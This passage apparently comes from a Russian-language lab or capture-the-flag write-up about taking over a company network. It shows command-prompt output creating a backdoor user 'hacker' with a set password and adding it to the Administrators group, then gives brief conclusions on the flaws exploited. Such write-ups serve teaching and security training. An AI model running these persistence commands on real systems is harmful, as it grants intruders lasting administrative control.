Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user /add hacker qwe123
net user /add hacker qwe123
The command completed successfully.

C:\Windows\system32>net localgroup Administrators hacker /add
net localgroup Administrators hacker /add
The command completed successfully.

C:\Windows\system32>net user hacker
net user hacker
User name                hacker
Full Name                16259
Comment                  User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never
Password last set        11/25/2025 9:09:23 PM
```

Рис. 37: Создание нового пользователя hacker и добавление в локальную группу Administrators




Рис. 38: Флаг введен правильно

Выводы

Начав с почтового сервера и закончив полным контролем над главным сервером управления, была взломана сеть компании. Успешное выполнение стало возможно из-за нескольких дыр в безопасности: устаревшего почтового сервера, неправильных настроек службы сертификатов и перехвата паролей между системами.